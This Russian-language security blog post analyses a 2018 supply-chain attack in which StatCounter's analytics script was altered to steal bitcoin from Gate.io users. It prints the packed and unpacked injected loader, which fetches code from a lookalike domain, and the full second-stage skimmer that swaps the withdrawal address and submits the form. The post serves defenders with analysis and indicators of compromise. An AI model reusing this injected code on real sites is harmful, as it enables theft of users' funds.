АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Зафиксирована атака на криптовалютную биржу Gate.io

7 ноября 2018 года

4 ноября злоумышленники скомпрометировали StatCounter, платформу для анализа веб-трафика. Сервис используется для сбора статистических данных о посетителях сайтов, примерно как Google Analytics. Для этого веб-мастера добавляют на каждую страницу сайта внешний тег JavaScript, содержащий фрагмент кода StatCounter – www.statcounter[.]com/counter/counter.js. Посредством StatCounter атакующие могут инжектировать код JavaScript на все сайты, использующие данную платформу. Тем не менее, целью атаки стал один ресурс – криптовалютная биржа Gate.io.

По собственным данным, у StatCounter больше двух миллионов сайтов-участников, он собирает статистику более чем о 10 млрд просмотров веб-страниц в месяц. Его Alexa-рейтинг чуть выше 5 000 (для сравнения, сопоставимый рейтинг имеет официальный сайт Debian Linux – debian.org).

How popular is statcounter.com?

Alexa Traffic Ranks

How is this site ranked relative to other sites?

Global Rank

5,072 ▼ 899

Rank in United States

2,126

Атакующие модифицировали скрипт на www.statcounter[.]com/counter/counter.js, добавив фрагмент вредоносного кода, показанный в форме ниже, в середине скрипта. Это необычно, поскольку вредоносный код чаще добавляется в начало или конец легитимного файла. Код в середине существующего скрипта сложнее заметить, если не вчитываться.

```
eval(function(p, a, c, k, e, r) {
    e = function(c) {
        return c.toString(a)
    };
    if (!''.replace(/^/, String)) {
        while (c--) r[e(c)] = k[c] || e(c);
        k = [function(e) {
            return r[e]
        }];
        e = function() {
            return '\\w+'
        };
        c = 1
    };
    while (c--)
        if (k[c]) p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c]);
    return p
}('3=""+2.4;5(3.6(\'7/8/9\')>-1){a 0=2.b(\'d\');0.e=\'f://g.h.i/c.j\';0.k(\'l\',\'m\');
2.n.o.p(0)}', 26, 26, 'ga||document|myselfloc|location|if|indexOf|myaccount|withdraw|BT
C|var|createElement||script|src|https|www|statconuter|com|php|setAttribute|async|true|d
ocumentElement|firstChild|appendChild'.split('|'), 0, {}));
```

Скрипт создан с помощью упаковщика Dean Edwards, вероятно, самого популярного упаковщика JavaScript. Тем не менее, его можно просто распаковать, что приведет к запуску фактического скриптового кода, как показано ниже.

```
myselfloc = '' + document.location;
if (myselfloc.indexOf('myaccount/withdraw/BTC') > -1) {
        var ga = document.createElement('script');
        ga.src = 'https://www.statconuter.com/c.php';
        ga.setAttribute('async', 'true');
        document.documentElement.firstChild.appendChild(ga);
}
```

Фрагмент кода проверяет, содержит ли URL-адрес унифицированный идентификатор ресурса (URI) *myaccount/withdraw/BTC*. На основании этого мы можем сделать вывод, что цель атакующих – биткоин-платформа. Обнаружив искомое, скрипт добавляет на веб-страницу новый script элемент, встраивая код www.statconuter[.]com/c.php.

Обратите внимание, что атакующие зарегистрировали домен, очень похожий на легитимный StatCounter. Разница в двух буквах – ее сложно заметить при просмотре журналов на предмет подозрительной активности. Кстати, проверяя пассивный DNS домена, мы обнаружили, что в 2010 году его блокировали за нарушения эксплуатации.

```
;;  bailiwick: com.
;;      count: 2
;; first seen: 2010-10-07 01:57:56 -0000
;;  last seen: 2010-10-07 01:57:56 -0000
statconuter.com. IN NS ns1.suspended-for.spam-and-abuse.com.
statconuter.com. IN NS ns2.suspended-for.spam-and-abuse.com.
```

Повторим, что скрипт нацелен на определенный идентификатор (URI): *myaccount/withdraw/BTC*. На момент написания этого поста среди всех криптовалютных бирж действительная страница с этим URI была только у Gate.io. Похоже, именно эта биржа была целью атаки. Эта площадка достаточно популярна: ее рейтинг Alexa – 26 251, рейтинг в Китае – 8 308.

Кроме того, по данным coinmarketcap.com, через эту платформу ежедневно проходит несколько миллионов долларов, в том числе, 1,6 млн долларов в биткоинах. В общем, интерес атакующих к Gate.io несложно объяснить.

Gate.io

$34,369,531 USD

5,345 BTC

https://gate.io/

Fees


Exchange

Active Markets

Pair: All | Category: All | Fee Type: All | USD

#	Currency	Pair	Volume (24h)	Price	Volume (%)	Category	Fee Type	Updated
1	Ethereum	ETH/USDT	$4,597,034	$207.48	13.38%	Spot	Percentage	Recently
2	Bitcoin Cash	BCH/USDT	$3,181,792	$556.16	9.26%	Spot	Percentage	Recently
3	Dogecoin	DOGE/USDT	$3,031,956	$0.003601	8.82%	Spot	Percentage	Recently
4	XRP	XRP/USDT	$1,819,269	$0.487571	5.29%	Spot	Percentage	Recently
5	EOS	EOS/USDT	$1,753,672	$5.43	5.10%	Spot	Percentage	Recently
6	Game.com	GTC/USDT	$1,715,978	$0.019272	4.99%	Spot	Percentage	Recently
7	Bitcoin	BTC/USDT	$1,625,008	$6,407.88	4.73%	Spot	Percentage	Recently

Веб-страница www.gate[.]io/myaccount/withdraw/BTC (см. ниже) используется для перевода биткоинов из аккаунта на gate.io на внешний адрес.



Полезная нагрузка второго этапа с statconuter[.]com/c.php предназначена для кражи биткоинов. Скрипт, также упакованный с помощью Dean Edwards, встраивается в веб-страницу перевода биткоинов на Gate.io. Распакованная версия ниже.

```
document.forms[0]['addr'].value = '';
document.forms[0]['amount'].value = '';
doSubmit1 = doSubmit;
doSubmit = function () {
        var a = document.getElementById('withdraw_form');
        if ($('#amount').val() > 10) {
                document.forms[0]['addr']['name'] = '';
                var s = $("<input type='hidden' name='addr'/>");
                s.attr('value', '1JrFLmGVk1ho1UcMPq1WYirHptcCYr2jad');
                var b = $('#withdraw_form');
                b.append(s);
                a.submit();
        } else if (document.getElementById('canUse').innerText > 10) {
                document.forms[0]['addr']['name'] = '';
                var s = $("<input type='hidden' name='addr'/>");
                s.attr('value', '1JrFLmGVk1ho1UcMPq1WYirHptcCYr2jad');
                var b = $('#withdraw_form');
                b.append(s);
                document.forms[0]['amount']['name'] = '';
                var t = $("<input type='hidden' name='amount'/>");
                t.attr('value', Math.min(document.getElementById('canUse').innerText, d
ocument.getElementById('dayLimit').innerText));
                b.append(t);
                a.submit();
        } else {
                doSubmit1();
        }
};
```

На легитимной странице Gate.io есть функция `doSubmit`, которая вызывается, когда пользователь нажимает кнопку отправки. В нашем случае атакующие изменили ее.

Вредоносный скрипт автоматически заменяет адрес биткоин-кошелька пользователя адресом, принадлежащим атакующим, например, `1JrFLmGVk1ho1UcMPq1WYirHptcCYr2jad`. Сервер злоумышленников генерирует новый адрес каждый раз, когда посетитель загружает скрипт statconuter[.]com/c.php.

Скрипт использует введенную жертвой сумму (если жертва переводит больше десяти биткоинов) или дневной лимит снятия криптовалюты с аккаунта. В нашем тестовом аккаунте лимит списания был установлен на 100 BTC. Наконец, скрипт отправляет форму, которая выполняет перевод средств из учетной записи жертвы на адрес кошелька атакующих.

Перенаправление средств, вероятно, производится незаметно для жертв, поскольку кошелек подменяют после нажатия кнопки «Отправить». Это происходит очень быстро и без визуального отображения.

Новый биткоин-адрес злоумышленников генерируется при каждом запросе вредоносного скрипта, поэтому мы не можем оценить их доход. Если проверить адрес, который мы использовали на тестовой машине, баланс нулевой.

Summary	
Address	1JrFLmGVk1ho1UcMPq1WYirHptcCYr2jad
Hash 160	c3ca7dd327743376308a148fa8c35453ecbfe729

Transactions	
No. Transactions	0
Total Received	0 BTC
Final Balance	0 BTC

Request Payment Donation Button

Transactions (Oldest First)

No transactions found for this address, it has probably not been used on the network yet.

Вывод

Мы не знаем, сколько биткоинов было украдено в ходе данной атаки. Тем не менее, инцидент показывает, как могут действовать злоумышленники, чтобы атаковать конкретный ресурс, в частности, криптовалютную биржу. Для кражи биткоинов у пользователей одной биржи они скомпрометировали аналитическую платформу, которую используют миллионы веб-сайтов, включая несколько правительственных площадок.

Кроме того, это показывает, что даже если ваш сайт обновлен и надежно защищен, он все еще уязвим для атак посредством сторонних ресурсов. Еще одно напоминание о том, что внешний код JavaScript, находящийся под контролем третьей стороны, может быть изменен в любое время без предварительного уведомления.

Мы предупредили StatCounter и Gate.io о вредоносной активности.

Индикаторы компрометации

Вредоносные URL

- www.statcounter[.]com/counter/counter.js
- www.statconuter[.]com/c.php